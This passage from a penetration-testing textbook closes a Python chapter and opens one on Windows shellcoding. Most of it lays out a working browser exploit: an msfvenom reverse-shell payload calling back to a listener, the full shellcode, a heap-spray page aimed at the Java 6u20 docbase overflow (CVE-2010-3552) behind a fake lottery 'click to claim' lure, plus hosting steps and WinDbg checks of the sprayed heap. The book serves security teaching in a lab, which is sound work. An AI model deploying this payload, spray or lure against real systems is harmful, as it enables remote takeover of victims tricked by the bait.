Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
```

Once I'm done with my session, I can quickly verify that my packet capture was saved as expected. Better yet, open it up in Wireshark and see what your sniffer picked up:



```
root@troy:~# ls
 arpMITMresults.pcap   Documents       'MALICIOUS DRIVE'   Public
 arp.py                Downloads        Music              Shellter_Backups
 Desktop               hash_extender    Pictures           Templates
```

Summary

In this chapter, we ran through a crash course in Python for pen testers. We started with some basics about Python and picking your editor environment. Building on past programming experience and coverage in this book, we laid out code line by line for a few tools that could benefit a pen tester: a simple client, a simple server, and even a payload downloader that was almost completely undetectable by traditional antivirus. To wrap up the chapter, we explored low-level network manipulation with Scapy imported as a source library for our program.

Questions

1. How are Python modules brought in to be used in your code?
2. How does the use of `socket` risk affecting the portability of your script?
3. It's impossible to run a Python script without `#!/usr/bin/python` as the first line of code. (True | False)
4. What are two ways you could stop a `while True` loop?
5. PyInstaller can be run on any platform to generate Windows EXEs. (True | False)
6. In Python 3, `thread` became _________.
7. The ARP attack will fail completely without defining the `restore()` function. (True | False)

Further reading

- More information on Python IDEs: `https://wiki.python.org/moin/IntegratedDevelopmentEnvironments`
- Installing Python on Windows (for access to `pip` and PyInstaller): `https://www.python.org/downloads/windows/`

10
Windows Shellcoding

I know, describing long hours of trial-and-error tedium as *exciting* is pretty nerdy. But I think the description is appropriate when it comes to shellcoding. I still remember the first time I got root on a Linux target with a carefully crafted overflow and some shellcode. I literally yelped when I saw the shell! `Chapter 7`, *Stack and Heap – Memory Management*, was a nice introduction to the buffer overflow concept and shellcoding fundamentals, but there was something missing that made it less yelp-worthy. That's right: we were using a vulnerable C program with a main function very similar to countless other introductory demonstrations of the concept. We even disabled security measures to make it work. It felt like we were sitting in the classroom wondering when we'd use this stuff in the real world. I felt like a teenager again, but not in a good way. Have no fear, for this chapter will give us a taste of real-world analysis and attacks. We'll start by introducing a fun concept called **heap spraying**, and we'll apply the demonstration against a real-world vulnerability in extremely popular software. Although this chapter should be regarded as an overview, you'll learn practical techniques for further research. Some of the commands you find here will become second nature if you get more serious about shellcoding.

In this chapter, we will cover the following:

- Spraying the heap to exploit a buffer overflow vulnerability
- Building a web page with a Java exploiter script
- Debugging Windows processes in real time
- Disassembly of Windows shellcode executables in Kali
- Backdooring Windows executables with custom shellcode
- Analyzing backdoor target executables with the IDA disassembler

Technical requirements

We will require the following prerequisites for testing:

- Kali Linux
- Windows 7 physical or VM with Java SE Runtime Environment 6 update 20 and Internet Explorer 8
- WinDbg debugger for Windows
- IDA disassembler

Taking out the guesswork – heap spraying


In `Chapter 7`, *Stack and Heap: Memory Management*, we had some fun with buffer overflows. In a nutshell, the concept is pretty simple: we try to stuff too much data into a container of a fixed size, which causes some data to spill out, hopefully overwriting the information that tells the processor what to execute next. We demonstrated this from the perspective of the stack. Now, we'll take a look at the exact same concept, but from the opposite end of memory space: the heap. We're about to discover that the heap is a whole different ballgame, so it will take some innovative thinking to make this work for us. Enter heap spraying, a technique that transforms a tiny target into a large one and thus increases our chances of a bullseye. Before we dive into what is one of my favorite attacks, we need a quick review of what the heap is.

Memory allocation – stack versus heap

In `Chapter 7`, *Stack and Heap: Memory Management*, we introduced the stack: the special portion of memory for storing local and temporary variables within a function. The stack is very orderly, following a **Last in, First out** (**LIFO**) structure; that is, data is *pushed* onto the top of the stack, and that same data is the first to be *popped* off the stack. By the time the function has exited, everything has been popped off the stack and it's available for the next function. This design makes it very fast for the processor. From a management perspective, the stack is self-managing; as it's strictly LIFO, the top of the stack is always where the most recent variable was pushed on, and it's also where a variable would come from when removed. This makes it easy, but it should always be considered *local* and *temporary* for making the processor's life a little easier while working through a function. It isn't a place where you can allocate memory for your program.

The *heap,* on the other hand, is more of a free-for-all region of memory; the programmer is responsible for putting data there and removing it, so it isn't managed for you like the stack. Whereas the stack is an orderly LIFO structure, the heap is free-floating and, through the use of pointers, you can grab whatever you need out of there. Another difference is that the data pushed and popped on and off the stack is a fixed size, whereas data in the heap has no size limit (within the confines of total available memory, naturally). This means that, in theory, I could allocate the entire heap for just one object.

Remember that the stack grows down (that is, it starts high in memory and goes lower as the stack grows) and the heap, accordingly, grows up. They, thus, both grow toward each other into the free memory between them:



The analogy that helps me remember the distinction is the *stack of plates* and the *heap of laundry*. The plates are orderly and of a fixed size, and you need to remove the plates above a particular plate in order to use it. A heap of laundry, on the other hand, is like *organized chaos*; when you know where to find a particular shirt, you can dig into the pile and pull it from anywhere without needing to remove anything first. Whereas the individual plates are of a fixed size, a single piece of clothing could be a bulky sweater or just a sock.


I can hear the hacker in you saying, *similarly to how we could cause a buffer overflow in stack space, we should be able to overflow buffers in the heap*. Spot on, young apprentice, but not so fast; the nature of how memory is allocated in the heap makes heap-based attacks unique. We're actually going to leverage a stack-based overflow in this chapter, but with a twist.

You'll recall from our introduction to stack-based overflows that we aim to overwrite the return address with an address that lands the flow into our NOP sled. We were working with a relatively small number of bytes in the tightly regulated stack space; the process demands some precision. What if we could take advantage of the heap's looser nature to just blast a payload all over it, and then overwrite the return with an address in heap space? In theory, we could create massive NOP sleds and spray the bytes all over the heap.

Shellcode whac-a-mole – heap spraying fundamentals

When I first learned about heap spraying, I couldn't get the idea of whac-a-mole out of my head. In that classic carnival game, you hold a mallet and watch a variety of holes, waiting for the mole to pop out. The mole's appearance is random and very brief; you need to be quick to whack the mole. To me, finding the right address to direct the flow of execution is like trying to catch that mole. You have numerous spots to target and it's easy to miss the sweet spot at the right moment. Running with this analogy, imagine you could play whac-a-mole but with a mallet for every hole. You could then smack all of the mole's hiding spots in one whack. You'll end up delivering your payload (a whack of the mallet) to multiple locations in memory (mole holes) where the flow of execution doesn't go, but you'll hit the right one at the right moment.

Okay, maybe I got carried away with the mole analogy. The concept is called *heap spraying* because you're *spraying* the heap with your payload. The word spraying implies saturation, and that's what happens: you'll end up with *many* spots in memory where your payload is written and waiting, but you're only going to flow to one. The idea is that you've just increased the size of your target to can't-miss proportions:



We're going to write up some code that will spray the heap for us. We'll write a quick HTML page that will allocate space in the memory reserved for Internet Explorer. With some basic constructs in our code, we'll actually create chunks of data that consist of a large pad of NOPs followed by shellcode, and then spray this throughout the heap. When I word it this way, it sounds like we're going to break something for sure; in reality, all we're doing is allocating space and stuffing some bytes into it. Our shellcode is just junk until it's actually executed. The actual exploit is when we take control of execution and point it at a location in the heap where we'll land in an NOP sled.

For this exercise, I'm pulling out an old favorite vulnerability for studying overflows that can be exploited via social engineering techniques: CVE-2010-3552. This is a classic textbook stack-based overflow; a parameter isn't bounds-checked prior to writing to the buffer. In this specific case, we write a quick and dirty Java applet that kicks off the **Java Network Launch Protocol** (**JNLP**) while passing a value to a parameter called `docbase`. Overflowing this parameter will overwrite the return instruction pointer. Before we get down and dirty with the exploit, let's get some shellcode ready to go.


Shellcode generation for the Java vulnerability

I'm pretty sure you can create payloads with `msfvenom` with your eyes closed at this point. This time, we're doing something a little different: exporting the payload into a JavaScript format. This format is already built in, so the only thing we need to pick is big-endian or little-endian (`js_be` or `js_le`). Before you examine the `msfvenom` command, try to determine the format on your own. Remember, your target is Windows running on an Intel processor:

```
# msfvenom --arch x86 --platform windows --payload
windows/shell_reverse_tcp LHOST=192.168.108.117 LPORT=45678 --format js_le
> payload.js
```

That's right: Intel processors are little-endian, so we need to use `js_le`. You can save it however you like, because we'll be pasting the naked shellcode directly into our HTML page. As you can see, the `js_le` output has a unique look to it. The `%u` indicates unicode characters.

If you're familiar with JavaScript, you'll know that we can use the `unescape()` function to pull the raw hex from this output:



```
%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f
%u264a%uff31%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf2e2%u5752%u528b%u8b10%u3c4a
%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6
%uacff%ucfc1%u010d%u38c7%u75e0%u03f6%uf87d%u7d3b%u7524%u58e4%u588b%u0124%u66d3
%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0
%u5a5f%u128b%u8deb%u685d%u3233%u0000%u7768%u3273%u545f%u4c68%u2677%u8907%uffe8
%ub8d0%u0190%u0000%uc429%u5054%u2968%u6b80%uff00%u6ad5%u680a%ua8c0%u756c%u0268
%ub200%u896e%u50e6%u5050%u4050%u4050%u6850%u0fea%ue0df%ud5ff%u6a97%u5610%u6857
%ua599%u6174%ud5ff%uc085%u0a74%u4eff%u7508%ue8ec%u0067%u0000%u006a%u046a%u5756
%u0268%uc8d9%uff5f%u83d5%u00f8%u367e%u368b%u406a%u0068%u0010%u5600%u006a%u5868
%u53a4%uffe5%u93d5%u6a53%u5600%u5753%u0268%uc8d9%uff5f%u83d5%u00f8%u287d%u6858
%u4000%u0000%u006a%u6850%u2f0b%u300f%ud5ff%u6857%u6e75%u614d%ud5ff%u5e5e%u0cff
%u0f24%u7085%uffff%ue9ff%uff9b%uffff%uc301%uc629%uc175%ubbc3%ub5f0%u56a2%u006a
%uff53%u41d5

                                                              1,1          All
```

Creating the malicious website to exploit Java

There are two distinct phases to this attack, so they'll be coded distinctly. Phase One is the heap spray. In our code, we'll define a function that declares two variables for the NOP sled and the shellcode, a `while` loop to grow the NOP sled, and then it concatenates the two. Finally, a `for` loop will distribute the naughty bytes into the heap. Let's take a look:

```
<html>
 <head>
 <script>
   var arr = [];
   function sprayer() {
     var shcode = unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0...
[snip]
     ...uc175%ubbc3%ub5f0%u56a2%u006a%uff53%u41d5")
     var nopsled = unescape("%u9090%u9090");
     while(nopsled.length <= 0x100000 - shcode.length) {
        nopsled += nopsled;
     }
     nopsled += shcode;
     for(z = 0; z < 200; z++) {
        arr[z] = z + nopsled;
        arr[z].substring(0, 1);
      }
    }
```

- First, we declare the `arr` array (`[]` indicates, this is an array). This will be used in the following function.
- Now, the heavy lifter for the heap spray: the `sprayer()` function. We start by declaring the `shcode` string and putting in our shellcode in `js_le` format. The `unescape()` function will put raw hex into the `shcode` variable.
- Next, we do the same thing for our NOP sled by declaring the `nopsled` string. Just like before, `unescape("%u9090%u9090")` will put `90909090` into `nopsled`.
- Right now, `nopsled` isn't much of an NOP sled (more like an NOP skip). It needs to be a nice tall hill for execution to slide down into shellcode. The shellcode has to be a particular sequence of bytes; but for the NOP sled, it simply needs to be a very long string of NOPs. We save space and time by just coding in a quick `while` loop. The *nopsled += nopsled* just adds `nopsled` to itself, and this continues until `nopsled` is the same length as one megabyte minus the length of shellcode. (hexadecimal 100000 = 1,048,576 decimal.) The `while` loop exits and `nopsled` takes on `shcode`. In other words, the result is an NOP sled attached to the shellcode at a total size of 1 megabyte.
- Now that we have the actual chunk of data to spray, let's turn on the sprayer itself with a `for` loop. This loop will iterate through 200 elements of the `arr` array, assigning the payload to each element. The final line uses the `substring()` method to trick the allocator into creating new space for the next iteration of the `for` loop.

The sprayer is constructed and ready to water the lawn. But, don't forget that spraying the heap doesn't actually do anything for us as the attacker just yet. We have shellcode sitting in memory; now, we have to trick the target into executing it. Here comes Phase Two: exploiting Java 6u20. This is the easy part: declare a string variable and assign some random string of nonsense to it; then, call the vulnerable program and pass our string to the vulnerable parameter:

```
  function exploit() {
    var buffer =
"zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz"
    var htmlTags =
      "<object type='application/x-java-applet'>" +
      "<param name='launchjnlp' value='1'>" +
      "<param name='docbase' value='" + buffer + "'>" +
      "</object>";
  document.write(htmlTags);
  }
</script>
</head>
```

In the preceding code, we did the following:

- We declare our `exploit()` function, followed by a closing `</script></head>` to wrap up the script portion of our page.
- The first thing we do in our function is to declare the `buffer` string and stuff a bunch of nonsense into it. In keeping with my overall desire to sleep, I'm using the letter z. For now, I'm using some arbitrarily long number of characters. When I have an idea of just how big the buffer is, then I can fine-tune this when I'm adding my target address to it.
- Next, we declare the `htmlTags` string and fill it with a specially crafted call to `launchjnlp`; then, we use the `write()` method to write the call to the document, thus executing it. The key is the `docbase` parameter, which is getting our `buffer` string dumped into `value`.

All we've done is define our functions; we are yet to actually call them. Now, we wrap up the preparation with the body of the page. The page will spray the heap upon loading in the browser; when the user clicks the button, the `exploit` function is called:


```
    <body onload="sprayer()">
      <strong>YOU JUST WON THE LOTTERY</strong>
      <input type="button" value="CLICK TO CLAIM" onclick="exploit()">
    </body>
  </html>
```

When you're ready to type this up, fire up Kali and enter `vim lottery.html` at the prompt, type up the code, and save the file. Finally, we put our bait on the network with `python -m SimpleHTTPServer` executed from within the folder where `lottery.html` is located.

Now that we've configured and set the ambush, let's change gears. We're going to examine this attack from the perspective of the Windows target. Just like our `gdb` examination of memory on Linux, we'll need a debugger for our Windows environment.


Debugging Internet Explorer with WinDbg

One of the most important things we can do when designing our attacks is understanding the victim's perspective. We should never fire off attacks without understanding what will happen when someone takes the bait. So, now that the attacking website is up, power on your Windows 7 VM and navigate over to the site. In my lab, I'm hosting the file on `192.168.108.117`, so I'm sending IE on my Windows 7 box to `http://192.168.108.117:8000/lottery.html`:


http://192.168.108.117:8000/lottery.html - Windows Internet Explorer
http://192.168.108.117:8000/lottery.html
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://192.168.108.117:8000/lottery.html
Page
Safety
Tools
Done
Internet | Protected Mode: On
100%

YOU JUST WON THE LOTTERY CLICK TO CLAIM

Meanwhile, back at our attack box, we see the GET request pulling the attack:




```
root@troy:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.108.239 - - [08/Jun/2018 03:20:18] "GET /lottery.html HTTP/1.1" 200 -
```

Though I haven't told you to click the **CLICK TO CLAIM** button just yet, I already know that some of you did. Morbid curiosity, right? What happened? That's right, Internet Explorer crashed. As you can see from the code in `lottery.html`, we expected one of two possible results: either we click the button and nothing happens, or we click the button and IE crashes. We only put a bunch of z in the buffer, so if the string was shorter than the buffer's size, nothing happens. If the string is longer than the buffer, then we'll overwrite the instruction pointer with `0x7a7a7a7a` (or at least partially with `0x7a`), causing a fault. There are no surprises here, but we have no idea what the memory actually looks like. Enter **Windows Debugger** (**WinDbg**).


The way we'll be examining Internet Explorer's memory is by attaching to the process with WinDbg. The best way to do this is at the command line, but we can't begin without the **Process ID** (**PID**) of the target process. Fire up the command prompt with `cmd` and pull the list of PIDs with `tasklist`. In our example, `iexplore.exe` is near the bottom. Note that there are two processes for Internet Explorer; I picked the one that is using the most memory. Using a PID of `3796` in my example, we run this command from within the WinDbg folder:

```
> windbg -p 3796 /g
```



```
vmtoolsd.exe                  1384 Console                    1     17,348 K
spoolsv.exe                   1436 Services                   0     12,624 K
taskhost.exe                  1464 Console                    1      7,108 K
svchost.exe                   1500 Services                   0      9,760 K
VGAuthService.exe             1728 Services                   0      8,144 K
vmtoolsd.exe                  1760 Services                   0     14,988 K
WmiPrvSE.exe                   328 Services                   0     11,104 K
msdtc.exe                      880 Services                   0      6,212 K
SearchIndexer.exe             2132 Services                   0     13,004 K
svchost.exe                   3536 Services                   0      3,704 K
sppsvc.exe                    3564 Services                   0      5,960 K
svchost.exe                   3600 Services                   0     28,456 K
iexplore.exe                  1412 Console                    1     20,892 K
iexplore.exe                  3796 Console                    1    452,284 K
audiodg.exe                   1208 Services                   0     13,888 K
cmd.exe                       2448 Console                    1      2,332 K
conhost.exe                   1068 Console                    1      4,308 K
tasklist.exe                  2880 Console                    1      4,384 K

C:\Program Files\Debugging Tools for Windows (x86)>windbg -p 3796 /g
```

Once WinDbg is running, it's attached to the process and you can continue using the program normally. The key functionality is pausing execution so you can examine memory at a given moment. We won't be diving too deeply into this, so don't worry about breakpoints for now. We can pause execution if everything is running smoothly, but we won't need to, if the program crashes. If the program crashes, WinDbg dumps memory information so you can do a postmortem analysis:


Pid 3848 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Registers - Pid 3848 - W 2.0002.633 X86
Customize...
pause execution
Ln 0, Col 0
Sys 0:<Local>
Proc 000:f08
Thrd 006:b98
ASM
OVR
CAPS
NUM


```
Reg   Value
gs    0
fs    3b
es    23
ds    23
edi   0
esi   0
ebx   0
edx   775cf125
ecx   0
eax   7ffd8000
ebp   56df9b8
eip   775640f0
cs    1b
efl   246
esp   56df98c
ss    23
dr0   0
```

Examining memory after spraying the heap

Remember that our `sprayer()` function has already been called by virtue of loading the page. One of the fun things to do with any debugger is search memory for specific bytes, so we should be able to identify all the locations in memory where our payload has been placed by `sprayer()`. Pause execution and use the `search` command inside the command window to examine all of the user space for the last few bytes of NOPs and the first few bytes of shellcode. Recall that a 32-bit user space runs from `0x00000000` to `0x7fffffff`:

```
s 0x00000000 L?0x7fffffff 90 90 90 fc e8 82 00 00 00 60 89 e5 31
```

The search command is simply `s`. We give our starting position as `0x00000000`. `L?` signifies any length (recall that when we used `gdb` to exploit our vulnerable C program in `Chapter 7`, *Stack and Heap: Memory Management*, where we examined memory of a given size from a particular starting point), so we're telling WinDbg to search all the virtual address space from `0x00000000` to `0x7fffffff`. After this comes our specific sequence of bytes: three NOPs followed by the first 10 bytes of shellcode. You can search for more or less, as long as you're sure it's unique to what you're looking for:



Command - Pid 3796 - WinDbg:6.12.0002.633 X86


```
1db20027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1dd30027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1df40027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1e150027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1e360027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1e570027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1e780027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1e990027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1eba0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1edb0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1efc0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1f1d0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1f3e0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1f5f0027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1f800027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1fa10027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1fc20027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
1fe30027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
